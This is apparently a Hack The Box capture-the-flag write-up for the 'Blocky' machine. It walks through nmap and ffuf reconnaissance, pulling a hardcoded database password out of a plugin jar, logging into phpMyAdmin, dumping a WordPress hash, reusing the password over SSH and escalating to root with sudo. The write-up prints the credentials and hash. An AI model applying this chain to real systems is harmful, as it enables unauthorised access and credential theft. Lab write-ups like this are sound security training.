

Blocky (HTB)

ip of the machine :- 10.129.6.133

```
~/current Wed Oct 02 2024 10:51 am (4.102s)
ping 10.129.6.133 -c 5

PING 10.129.6.133 (10.129.6.133) 56(84) bytes of data.
64 bytes from 10.129.6.133: icmp_seq=1 ttl=63 time=77.1 ms
64 bytes from 10.129.6.133: icmp_seq=2 ttl=63 time=77.4 ms
64 bytes from 10.129.6.133: icmp_seq=3 ttl=63 time=79.1 ms
64 bytes from 10.129.6.133: icmp_seq=4 ttl=63 time=86.2 ms
64 bytes from 10.129.6.133: icmp_seq=5 ttl=63 time=81.3 ms

--- 10.129.6.133 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 77.131/80.226/86.203/3.340 ms
```

machine is on!!!

```
~/current Wed Oct 02 2024 10:52 am (19.753s)
```

```
nmap -p- --min-rate=10000 10.129.6.133
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-02 10:52 IST
```

```
Nmap scan report for blocky.htb (10.129.6.133)
```

```
Host is up (0.081s latency).
```

```
Not shown: 65530 filtered tcp ports (no-response)
```

PORT	STATE	SERVICE
------	-------	---------

21/tcp	open	ftp
--------	------	-----

22/tcp	open	ssh
--------	------	-----

80/tcp	open	http
--------	------	------

8192/tcp	closed	sophos
----------	--------	--------

25565/tcp	open	minecraft
-----------	------	-----------

```
Nmap done: 1 IP address (1 host up) scanned in 19.73 seconds
```

Got some open ports, got a different port this time... Minecraft.

```
~/current Wed Oct 02 2024 10:53 am (3m 50.67s)
```

```
nmap -p 21,22,80,25565 -sC -A -Pn -n 10.129.6.133
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-02 10:53 IST
```

```
Nmap scan report for 10.129.6.133
```

```
Host is up (0.079s latency).
```

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp?
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18
|_ http-title: Did not follow redirect to http://blocky.htb
|_ http-server-header: Apache/2.4.18 (Ubuntu)
25565/tcp open  minecraft    Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 230.64 seconds
```

Found versions of the services running on the ports except FTP which i am expecting to be either ProFTPD or vsftpd, it can be only one of them as they are the extremely common FTP services that can be run on port 21.

```
~/current Wed Oct 02 2024 11:00 am (0.015s)
```

```
cat /etc/hosts
```

```
# Static table lookup for hostnames.
# See hosts(5) for details.
```

```
10.129.6.133    blocky.htb
```

Add ip with domain name in /etc/hosts file to access the website.



Seems like the developers are working on their own minecraft web server that's why port 25565 port which is the default port for minecraft server.

POSTS

JULY 2, 2017

Welcome to BlockyCraft!

Welcome everyone. The site and server are still under construction so don't expect too much right now!

We are currently developing a wiki system for the server and a core plugin to track player stats and stuff. Lots of great stuff planned for the future 😊



RECENT POSTS

Welcome to BlockyCraft!

RECENT COMMENTS

ARCHIVES

July 2017

CATEGORIES

Uncategorized

META

[Log in](#)

[Entries RSS](#)

[Comments RSS](#)

[WordPress.org](#)

Found a blog post and seems that website is running on wordpress.

JULY 2, 2017 BY NOTCH

Welcome to BlockyCraft!

Welcome everyone. The site and server are still under construction so don't expect too much right now!

We are currently developing a wiki system for the server and a core plugin to track player stats and stuff. Lots of great stuff planned for the future 😊

Clicked on blog post and found the author name "notch" which is a possible username.


```
ffuf -u http://blocky.htb/FUZZ -w /usr/share/dirb/wordlists/common.txt -t 50
```


```
/'_---\ /'_---\ /'_---\
/\ \_--/ /\ \_--/ -- -- /\ \_--/
\ \ ,_--\ \ \ ,_--\ \ \ \ \ \ \ ,_--\
\ \ \_--/ \ \ \_--/ \ \ \_--/ \ \ \_--/
\ \ \_--/ \ \ \_--/ \ \ \_--/ \ \ \_--/
\ \ \_--/ \ \ \_--/ \ \ \_--/ \ \ \_--/
```

v2.1.0-dev

```
-----
:: Method           : GET
:: URL              : http://blocky.htb/FUZZ
:: Wordlist          : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Follow redirects : false
:: Calibration       : false
:: Timeout           : 10
:: Threads           : 50
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500
-----
```

```
.hta           [Status: 403, Size: 289, Words: 22, Lines: 12, Duration: 78ms]
.htpasswd      [Status: 403, Size: 294, Words: 22, Lines: 12, Duration: 81ms]
               [Status: 200, Size: 52227, Words: 3306, Lines: 314, Duration: 113ms]
.htaccess      [Status: 403, Size: 294, Words: 22, Lines: 12, Duration: 2605ms]
index.php      [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 101ms]
javascript     [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 78ms]
phpmyadmin     [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 76ms]
plugins        [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 77ms]
server-status  [Status: 403, Size: 298, Words: 22, Lines: 12, Duration: 92ms]
wiki           [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 80ms]
wp-admin       [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 78ms]
wp-content     [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 78ms]
wp-includes    [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 77ms]
xmlrpc.php     [Status: 405, Size: 42, Words: 6, Lines: 1, Duration: 94ms]
:: Progress: [4614/4614] :: Job [1/1] :: 649 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```

Found some possible directories. Let's explore them.



found a phpmyadmin login page...

Re: Phpmyadmin Default login password

Which has **default id: root and password: admin**. Then after installing MariaDB change default password to whatever you like OR keep it admin and then use the same credential (id: root and password: admin or if you have changed it then changed one) for Phpmyadmin.



Terra Master Forum

<https://forum.terra-master.com> › viewtopic

Phpmyadmin Default login password

let's try some default credentials.



Welcome to phpMyAdmin

ⓘ #1045 - Access denied for user 'root'@'localhost' (using password: YES)

Language

English

Log in ⓘ


Username:

root

Password:

Go

it didn't work, let's move to next directory.



Found two jar files in /plugins/ directory and downloaded them, let's see what they contain.

```
~/current (0.011s)
```

```
ls
```

```
BlockyCore.jar  griefprevention-1.11.2-3.1.1.298.jar  mcmod.info  META-INF  
com            htb.ovpn                                me           thm.ovpn
```

```
~/current Wed Oct 02 2024 11:11 am (0.084s)
```

```
jar xf griefprevention-1.11.2-3.1.1.298.jar
```

```
~/current Wed Oct 02 2024 11:11 am (0.089s)
```

```
jar xf BlockyCore.jar
```

```
~/current (0.011s)
```

```
ls
```

```
BlockyCore.jar  griefprevention-1.11.2-3.1.1.298.jar  htb.ovpn  thm.ovpn
```

downloaded the .jar files and extracted them using "jar xf" command.

```
~/current/com/myfirstplugin Wed Oct 02 2024 11:10 am
ls
BlockyCore.class

~/current/com (0.011s)
cd myfirstplugin/

~/current/com Wed Oct 02 2024 11:14 am
ls
myfirstplugin

~/current Wed Oct 02 2024 11:11 am
cd com
```

in com directory and further sub directory found a .class file.

```

~/current/com/myfirstplugin (0.011s)
cat BlockyCore.class
4-com/myfirstplugin/BlockyCore.java/lang/Object$HostL.java/lang/String;sqlUserssqlPass<init>()VCode

    localhost
        root
            8YsqfCTnvxAUeduzjNSXe22
                LineNumberTableLocalVariableTablethisLcom/myf
onServerStartockyCore;
    onServerStop
        onPlayerJoi"TODO get usernam$!Welcome to the BlockyCraft!!!!!!
&
' (
    sendMessage' (Ljava/lang/String;Ljava/lang/String;)usernamemessage
SourceFileBlockyCore.java!

Q*
***

```

*!#%

%

Viewed it's contents a bit gibberish though but found something under root.....
(8YsqfCTnvxAUeduzjNSXe22)

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

8YsqfCTnvxAUeduzjNSXe22



I'm not a robot



reCAPTCHA
[Privacy](#) - [Terms](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8YsqfCTnvxAUeduzjNSXe22	Unknown	Unrecognized hash format.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

It's not a hash so possibly a password i guess...

- ➕ 🗑️ New
- ➕ 🗑️ information_schema
- ➕ 🗑️ mysql
- ➕ 🗑️ performance_schema
- ➕ 🗑️ phpmyadmin
- ➕ 🗑️ sys
- ➕ 🗑️ wordpress

General settings

- 🔑 Change password
- ☰ Server connection collation ⓘ:
utf8mb4_unicode_ci ▼

Appearance settings

- 🗑️ Language ⓘ: English ▼
- 🗑️ Theme: pmahomme ▼
 - Font size: 82% ▼
- 🔧 More settings

Database server

- Server: Localhost via UNIX socket
- Server type: MySQL
- Server version:
5.7.18-0ubuntu0.16.04.1 - (Ubuntu)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

Web server

- Apache/2.4.18 (Ubuntu)
- Database client version: libmysql -
mysqlnd 5.0.12-dev - 20150407 -
\$Id:
b5c5906d452ec590732a93b051f3827
\$
- PHP extension: mysqli ⓘ
- PHP version:
7.0.18-0ubuntu0.16.04.1


phpMyAdmin

- Version information:
4.5.4.1deb2ubuntu2
- Documentation
- Wiki
- Official Homepage

- [Contribute](#)
- [Get support](#)
- [List of changes](#)

used the password with root and was able to get through phpmyadmin.
(root:8YsqfCTnvxAUeduzjNSXe22)

So in wordpress database and further wp-users table, got a password hash for user Notch.



The screenshot shows the phpMyAdmin interface for a database. The 'wp-users' table is selected, and it contains one row with the following data:

ID	user_login	user_pass	user_nicename
1	Notch	\$P\$BiVoTj899ItS1EZnMhqeqVbrZI4Oq0/	notch

Below the table, there are options to 'Show all', 'Number of rows: 25', and a 'Filter rows' search box. At the bottom, there are links for 'Print view', 'Export', 'Display chart', and 'Create view'.

Let's try to crack the hash.

400	phpass, WordPress (MD5), Joomla (MD5)	\$P\$984478476IagS59wHZvyQMArzfx58u.
-----	---------------------------------------	--------------------------------------

Also found hash type, let's crack it.

Was unable to crack the password through hashcat maybe the password is too strong so hashcat cannot crack it from rockyou. But the only password

i have found is of root user of myphpadmin. Let's perform password spraying.

```
~/current/com/myfirstplugin Wed Oct 02 2024 11:40 am (17.263s)
ssh root@10.129.6.133

root@10.129.6.133's password:
Permission denied, please try again.
root@10.129.6.133's password:
Permission denied, please try again.
root@10.129.6.133's password:
root@10.129.6.133: Permission denied (publickey,password).
```

So directly tried to login through ssh and failed now let's try to login through ssh as user "notch".

```
notch@Blocky ~ Wed Oct 02 2024 11:41 am
```

```
notch@Blocky:~ (0.104s)
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.
```

logged in....

```
notch@Blocky ~ Wed Oct 02 2024 11:41 am
```

```
notch@Blocky ~ Wed Oct 02 2024 11:41 am (0.099s)
```

```
ls
```

```
minecraft  user.txt
```

got our first flag....

```
notch@Blocky ~ Wed Oct 02 2024 11:42 am (14.875s)
```

```
sudo -l
```

```
[sudo] password for notch:
```

```
Sorry, try again.
```

```
[sudo] password for notch:
```

```
Matching Defaults entries for notch on Blocky:
```

```
env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User notch may run the following commands on Blocky:
```

```
(ALL : ALL) ALL
```

User "notch" can run all the commands as root user.....

```
notch@Blocky ~ Wed Oct 02 2024 11:43 am
```

```
sudo /bin/bash
```

```
root@Blocky:~# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
root@Blocky:~# cd /root
```

```
root@Blocky:/root# ls
```

```
root.txt
```

```
root@Blocky:/root#
```

So started a bash shell as root user and got the last flag.....